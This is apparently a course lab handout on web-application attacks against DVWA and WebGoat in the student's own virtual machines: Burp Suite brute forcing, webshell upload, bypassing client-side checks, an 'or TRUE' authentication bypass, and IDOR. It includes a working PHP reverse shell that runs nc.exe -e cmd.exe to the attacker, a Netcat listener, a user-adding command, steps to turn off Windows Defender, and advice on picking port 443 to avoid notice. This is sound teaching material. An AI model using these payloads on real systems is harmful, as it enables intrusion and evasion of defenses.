


Note that the length of the response for the correct username/password is different. This can sometimes help to highlight which is the correct username/password.

Usually when a right username and password is found, the response page will contain different text. By looking at the lengths of the response pages, the one that is different from the other packets could be the one containing the correct username and password.

If you know the contents of the web page for a successful login, you could configure BurpSuite to look out for certain strings in the web responses for each username and password combination.


1. Close the Intruder Attack window.
2. In BurpSuite, under the Options tab, scroll down to the “Grep – match” section.
3. Click Clear to clear the list.
4. In the Add textbox, type the string “welcome” and click Add. (see following diagram)



BurpSuite will flag out the web response pages that contain the string “welcome”

When you start the Intruder attack, BurpSuite will look for web responses containing the string “welcome”

1. Scroll up and click “Start Attack”.
2. This time, BurpSuite will flag out the username/password combination that resulted in a web response containing the string “welcome”.



1. In the Web Browser, remove the proxy settings (set back to No proxy) so that your HTTP data no longer passes through BurpSuite.
2. Browse to the Brute Force page. Click on “View Source” in the lower right corner. Scroll down and click on “Compare All Levels” to see the different source code for Low, High and Impossible Security levels.

In High Security level, when Login failed, there is a “sleep(rand(0,3))” statement. How can this help discourage brute force attacks?

In Impossible Security level, if the password is entered wrongly 3 times, the account is locked for 15 minutes. This will also help to deter brute force attacks on passwords.

**Exercise File Upload to upload malicious files**

Many web applications allow users to upload files, eg photos, videos. The web application has to check the uploaded files, otherwise users may upload malicious files to the web server.

In Kali:

1. Start a Web Browser and browse to the DVWA on your Win10 VM.
2. Click on File Upload and check that the Security Level is low.

The File Upload feature is meant for users to upload images. But when the Security level is low, the web application does not check the file type being uploaded.


We will create a HTML page to be uploaded.

1. Using a text editor, create a file “abc.html” and enter some text in it.

Enter some text in the file “abc.html”

This is abc

1. In DVWA, click on Browse and select the file abc.html.
2. Click Upload. The file will be uploaded to the web server and the path to it will be displayed.




The path to the uploaded file is displayed

1. In the Web Browser, browse to the uploaded file.

http://192.168.10.100/dvwa-master/hackable/uploads/abc.html

Change to your Win10 IP



With no checking, users can create HTML pages with malicious content and upload them to the web server.

We will now try to upload a script that can give us a backdoor to run commands on the web server.

1. You can create or use tools to create such scripts. In this example, we will use a ready-made script in Kali.


In a terminal, list the contents of /usr/share/webshells



1. The scripts are categorised according to different programming languages. We need to find out which programming language is supported by the DVWA web application. We can use the version scan option of Nmap (nmap -sV).


Change to your Win10 IP.

In this example, we only scan Port 80 as we know DVWA is running on Port 80



PHP is supported

1. List out the contents of the php directory.



1. We will try the simple-backdoor.php script. Make a copy of it to the /tmp directory.

cp /usr/share/webshells/php/simple-backdoor.php /tmp

1. View the /tmp/simple-backdoor.php script.

This script can allow us to run commands on the web server.


1. In DVWA File Upload, browse to simple-backdoor.php script and upload it.



The path to the uploaded simple-backdoor.php script is also displayed


In Win10 VM

1. In the Win10 target, look in the contents of the C:\xampp\htdocs\hackable\uploads folder. The simple-backdoor.php script has been uploaded there.




In Kali

1. Browse to the uploaded script to run it. However, you may get an error like the following. The script was not able to run.



In Win10 VM

1. Check the contents of the C:\xampp\htdocs\hackable\uploads folder. The simple-backdoor.php script has been removed.




The simple-backdoor.php script has been removed


1. This is because Windows Defender running on the Win10 is monitoring the target and detected the attempt to run a possible malicious script.
2. To get this exercise to work, we will need to disable the Real-time Protection of the Windows Defender. In the Search textbox, type “Windows Defender” or “Windows Security” and run it.
3. If in Windows Defender, click on Settings. If in Windows Security, click on Virus and Threat Protection, and click Manage Settings.
4. Turn Real-time Protection off.

In Kali

1. In DVWA File Upload, browse to simple-backdoor.php script and upload it again.
2. Browse to the uploaded script to run it. This time, the script can be run.



1. Change the URL to run commands on the Win10. Use the plus sign (+) if there are spaces in your command. For example :





Can we run a command to add a new user on Win10?



The command “net user secretuser 1q2w3e4r! /add” creates a new user account “secretuser” with password “1q2w3e4r!

The command to add a new user on Win10 does not work. When you view the users on Win10 VM, the new user is not listed. This is because with Windows 10 User Account Control (UAC), the administrator is treated as a normal user by default, and is not able to run administration tasks.

1. This vulnerability to run commands on the web server exists because the web application allows us to upload any type of files.

Look at the source code for Security Level Impossible and see how the web application tries to ensure that the uploaded file is either a JPEG or PNG format.

**Exercise File Upload to upload a reverse shell**


We will now use the File Upload feature (in low security) to upload a reverse shell to the DVWA target. When the reverse shell runs, it will connect back to the hacker’s computer and the hacker can get a shell on the target

In Win10 VM


1. In order for uploaded scripts to run on the Win10 target, check that the Real-time Protection feature of Windows Defender is off.

In Kali

1. List out the contents of the /usr/share/webshells/php directory.



1. View the script php-reverse-shell.php. To use this script, the hacker will change the $ip and $port variables to his IP address and the port where he has a process like Netcat listening.



If he manages to get this script to run on the target, the script will connect back to his computer on the specified port, and run the commands in $shell, and giving the hacker the /bin/sh interactive shell.

However, this php-reverse-shell.php script only works on Linux targets. Our DVWA is running on Windows, so we need a reverse shell that will work on Windows targets. You can find such scripts on the Internet. However, the Windows User Account Control (UAC) security feature may prevent such scripts from running on the target.

To get around the Windows User Account Control, the hacker may upload a network connection software like Netcat for Windows, and then upload a script to run the Netcat software.

In Kali

1. Download the Netcat for Windows zip file nc111nt.zip. Extract the zip file. If asked for password, enter “nc”. The executable file we want is called “nc.exe”.
2. Create the following script. You can name the file nc-reverse-shell.php

<?php

header('Content-type: text/plain');

$ip = "192.168.1.1"; //change this to your Kali IP

$port = "443"; //or change this to any port number not in use on Kali

$cmd = "nc.exe -e cmd.exe ".$ip." ".$port;

echo "\nExecuting : ".$cmd."\n";

$output = system($cmd);

?>

1. In a terminal, run Netcat (Kali version) to start listening on Port 443.

sudo nc –l –p 443

1. Browse to DVWA and set the security level to low.
2. Click on File Upload.
3. Upload both the nc.exe and the nc-reverse-shell.php file.
4. Browse to the path of the uploaded nc-reverse-shell file.

Change to the IP of your Win10

http://192.168.10.100/dvwa-master/hackable/uploads/nc-reverse-shell.php

1. Switch to the terminal where the Netcat is running. If the reverse shell was successful, you are now at the Command Prompt of the Win10 and you can run commands on the target.

In Win10 VM

1. Use Netstat to see the established connections.

netstat -an

You will see there is an established connection to your Kali on port 443. As port 443 is normally used for web servers, and if the victim is browsing other websites, he will see many other connections to other IP addresses on port 443 and he may not think that this particular connection is suspicious.

In Kali

1. Use Control-C to terminate the connection to Win10.

In Win10 VM:

1. You can stop the XAMPP Apache and MySQL services.

**Exercise WebGoat**

WebGoat is another vulnerable web application that can be used for testing.

In Kali

1. Download the webgoat-server-nnnn.jar file from Brightspace or the download link. Or you can download the latest WebGoat from [www.owasp.org](http://www.owasp.org) (you may need to use the latest version of Java)
2. By default, WebGoat will run on port 8080. Run the following command to start WebGoat on Port 9090 (you can use other port numbers but do not use port 8080 as port 8080 will be used for Burpsuite later). It may take about 45 seconds to start WebGoat.

java -jar webgoat-server-nnnn.jar --server.port=9090

(where nnnn is the version number)

1. Using the Firefox Web Browser, browse to http://127.0.0.1:9090/WebGoat.
2. Click on “Register new user” and create a new user account. (You can use the username and password “webgoat”)

WebGoat consists of many lessons on various aspects of web application security.

**Exercise WebGoat – Client side – Bypass Front End Restrictions**


Sometimes the web application implements some client-side checks on the user input. For example, a textbox for entering the Username only allows a maximum of 20 characters. However, users are able to bypass such restrictions.

In Kali

1. In WebGoat, expand “Client side” and select “Bypass front-end restrictions”.
2. Look through the description on Bypassing front-end restrictions.
3. Click on Button 2 or the Arrow to proceed to Page 2. (see following diagram)



1. In this page, there is a form which only allows the user to select certain values or enter values with restrictions.



In the dropdown list, there are only “Option 1” and “Option 2”.

The Checkbox has only “on” or “off”

There are only two Radio buttons : “Option 1” and “Option 2”.

The textbox only allows a max of 5 chars


Can we “tamper” with the form and send other values?

We will use Burpsuite as an intercepting proxy to intercept the HTTP request and “tamper” with the user input to change them to other values.


1. In the Kali menu, go to Applications, 03 Web Applications Analysis, burpsuite. (or run “sudo burpsuite” in a terminal)

By default, BurpSuite is running on Port 8080.


1. Start Burp.
2. By default, Firefox Web Browser will not use Burpsuite as the proxy for local addresses. To change this setting, in the Firefox Browser, open a new tab. Type “about:config” and press Enter. You will see the following warning.




1. Click I accept the risk.
2. In the Search textbox, search for “network.proxy.allow\_hijacking\_localhost”.



1. Double-click on “network.proxy.allow.hijacking.localhost” to change the value to “true”.




1. In the Firefox Browser, click on the Open Menu icon. Click on Preferences or Settings.
2. Scroll down the General Preferences. Under Network Settings, for Configure how Firefox connects to the Internet, click Settings. (see following diagram)



1. Select “Manual proxy configuration”.

For HTTP Proxy, enter “127.0.0.1”. For Port, enter “8080”. Check the box “Use this proxy server for all protocols”. (see following diagram)



1. Click OK and close Preferences.
2. Now all the HTTP requests and responses will be passing through Burp Suite.

Kali

WebGoat

Kali


Firefox

Burp Suite


HTTP

packets


1. In Burp, select the Proxy tab. Under the Intercept tab, check that “Intercept is on”. All HTTP requests will be intercepted by Burp. (see following diagram)



1. In Firefox Browser, select some choices on the form and click Submit. The HTTP request packet will be intercepted by Burpsuite.
2. In Burp, many HTTP request packets like the following are trapped and will appear. These packets are not the HTTP request packet containing the form we submitted. Click Forward to forward them.




1. Keep clicking Forward, until you see the HTTP request packet containing the submitted form. (see following diagram)



The HTTP request for the submitted form, with the form data

1. In Burpsuite, change the values for the various input fields. For example, you can change to the following :




Change the input fields for the Dropdown list, Radio Button and Checkbox to other values. Enter a string longer than 5 chars for the Textbox.


1. In Burp, click the Intercept button to set “Intercept is off”. The modified HTTP request is sent to WebGoat.
2. In the Firefox browser, you will see the following Congratulations message.



1. Click on Button 3 or the Arrow to proceed to Page 3.
2. The form on this page has front end (or client side) validation checks to ensure the data entered is valid.
3. The user is supposed to enter only three lowercase characters for Field 1. Try entering some numbers for Field 1 and click Submit. The client side validation check will display an error. (see following diagram)




Enter some invalid data



The client-side validation detects that the input is wrong

1. Change Field 1 back to three lowercase characters, eg “abc”.
2. In Burp, in the Proxy tab, click on the Intercept button to set “Intercept is on”.
3. In Firefox browser, click Submit.
4. In Burp, many HTTP request packets will start appearing. Forward them.
5. Keep clicking Forward, until you see the HTTP request packet for the form you just submitted. (see following diagram)



1. Modify the form data so that all the fields do not meet the validation checks.. For example, you can change to the following values.



1. In Burp, click the Intercept button to set “Intercept is off”. The modified HTTP request is sent to WebGoat.
2. In the Firefox browser, you will see the Congratulations message.

If you are not continuing with the next exercise, remember to remove the proxy setting in the Firefox Browser so that the HTTP packets will not pass through Burpsuite anymore.

**Exercise WebGoat – Authentication Flaws – Authentication Bypass**

In Kali


1. In WebGoat, expand “(A2) Broken Authentication” or “Authentication Flaws” and select Authentication Bypasses.
2. Look through the explanations on how Authentication Bypass can happen (usually through a flaw in the web application configuration or logic).
3. Click on Button 2 or the Arrow to proceed to Page 2. (see following diagram)




1. Under the Scenario, you have forgotten the answers to your Security Questions so you are asked to intercept the HTTP request and remove them.

We will use Burpsuite as an intercepting proxy to intercept the HTTP response to view these other attributes.


1. Start Burp if it is not running yet. By default, Burp is running on Port 8080.
2. In the Firefox Browser, configure the proxy to use Burp on 127.0.0.1 Port 8080. Now all the HTTP requests and responses will be passing through Burp.
3. In Burp, select the Proxy tab. Under the Intercept tab, check that “Intercept is on”. All HTTP requests will be intercepted by Burp. (see following diagram)




1. In Firefox Browser, type some answers to the Security Questions and click Submit.




1. In Burp, many HTTP request packets like the following are trapped and will appear. Click Forward to forward them.



1. Keep clicking Forward, until you see the HTTP request packet to POST your answers to the security questions. (see following diagram)



1. In Burp, change the body of the HTTP request so that secQuestion0 and secQuestion1 will always be true.



Add “or TRUE” to secQuestion0 and secQuestion1 and put round brackets around each of them

1. In Burp, set “Intercept is off”. The modified HTTP request is sent to WebGoat..
2. In Firefox Browser, check if the answer is correct.



If you are not continuing with the next exercise, remember to remove the proxy setting in the Firefox Browser so that the HTTP packets will not pass through Burpsuite anymore.

**Exercise WebGoat – Access Control Flaws – Insecure Direct Object Reference**

1. In WebGoat, expand “(A5) Broken Access Control” or “Access Control Flaws”. Select Insecure Direct Object References.
2. Look through the explanations on Direct Object References.
3. Click on the Button 2 to proceed. (see following diagram)




1. Follow the instructions on the page and login with username “tom” and password “cat”. Click Submit.
2. Click on the Button 3 to proceed.
3. Click on View Profile. You will see that you are currently logged in as “Tom Cat” and your profile also contains the color “yellow” and the size “small”.

However, the page also states that the HTTP response packet sent by the WebGoat application also contains other attributes for Tom Cat’s profile that is not displayed on the page.


We will use Burp as an intercepting proxy to view the HTTP response to see these other attributes.

1. Start Burp if it is not running yet. By default, Burp is running on Port 8080.
2. In the Firefox Browser, configure the proxy to use Burp on 127.0.0.1 Port 8080. Now all the HTTP requests and responses will be passing through Burp.
3. In Burp, click on Proxy tab. Under Intercept tab, set “Intercept is on” button.
4. In Firefox Browser, click on View Profile to send the HTTP request to WebGoat again.
5. In Burp, many HTTP request packets will start appearing. Forward them.
6. Keep clicking Forward, until you see the HTTP request packet for the View Profile. (see following diagram)




Take note of the GET request to View Profile


1. Click on the Action button and select Send to Repeater.



1. Select the Repeater tab. The HTTP request appears under the Request column. Click the Send button to send the HTTP request to WebGoat.



1. The HTTP response appears in the Response column.



Tom Cat has the userId 2342384


1. You can see there are two other attributes “role” and “userId” that are in the HTTP response packet but not displayed on the webpage.
2. In Burp, select Proxy tab. Set “Intercept is off”.
3. In Firefox Browser, enter “role, userId” for the two attributes and click Submit Diffs.
4. If the submitted answer is correct, click on the Button 4 to proceed.
5. You are now asked to guess another alternate URL to view Tom Cat’s profile.

Remember the GET request is “GET /WebGoat/IDOR/profile”


Tom Cat has the userId “2342384”.

How about trying “WebGoat/IDOR/profile/2342384”? Enter this in the textbox.

1. If the submitted answer is correct, click on the Button 5 to proceed.
2. You are now asked to click the View Profile button, intercept the HTTP request and modify it so that you can view the profile of another user.
3. In Burp, set “Intercept is on”.
4. In Firefox Browser, in Button 5 page, under View Another Profile, click the View Profile button.
5. In Burp, click Forward until you see the HTTP request for the View Profile. (see following diagram)



1. In Burp, replace the %7Buserid%7D with a possible userid value. Tom Cat has the userid 2342384, so let’s try the next userid 2342385. (see following diagram)



1. Set “Intercept is off”.
2. In Firefox Browser, check if the answer is correct. If no message appears, the answer is wrong. So there is no such user with userid 2342385. We have to try another userid.
3. In Burp, set “Intercept is on”.
4. In Firefox Browser, in Button 5 page, under View Another Profile, click the View Profile button.
5. In Burp, click Forward until you see the HTTP request for the View Profile.
6. This time, replace the %7Buserid%7D with another possible userid value, eg 2342386.
7. Set “Intercept is off”.
8. In Firefox Browser, check if the answer is correct.
9. Continue until you find a valid userid (Hint : you will see the following message when you try 2342388)



A faster method to find the valid userid is to use the Send to Repeater feature in Burp. Try it out yourself!

Still in Button 5, we will now try to Edit Another Profile.

1. You are asked to edit Buffalo Bill’s profile, and change his role to a smaller number and set his color to red.
2. From the earlier Button 3 lesson, when you viewed the Profile for Tom Cat and intercepted the HTTP response, you saw that the data was in JSON format.

{

"role": 3,

"color": "yellow",

"size": "small",

"name": "Tom Cat",


Note that “userId” has a capital “I”

"userId": "2342384"

}


When we want to edit the data in the HTTP packet for Buffalo Bill, we will need to provide the data in JSON format too.

1. In Burp, set “Intercept is on”.
2. In Firefox Browser, in Button 5 page, under Edit Another Profile, click the View Profile button.
3. In Burp, click Forward until you see the HTTP request for the View Profile.



1. Make the following changes to the HTTP request :

Change %7Buserid%7D to Buffalo Bill’s userid 2342388



Change the GET method to PUT

Change Content-Type to application/json

Add the modified data in JSON format to the body of the HTTP request. Note that userID has a capital “I”

1. Set “Intercept is off”.
2. In Firefox Browser, check if the answer is correct.



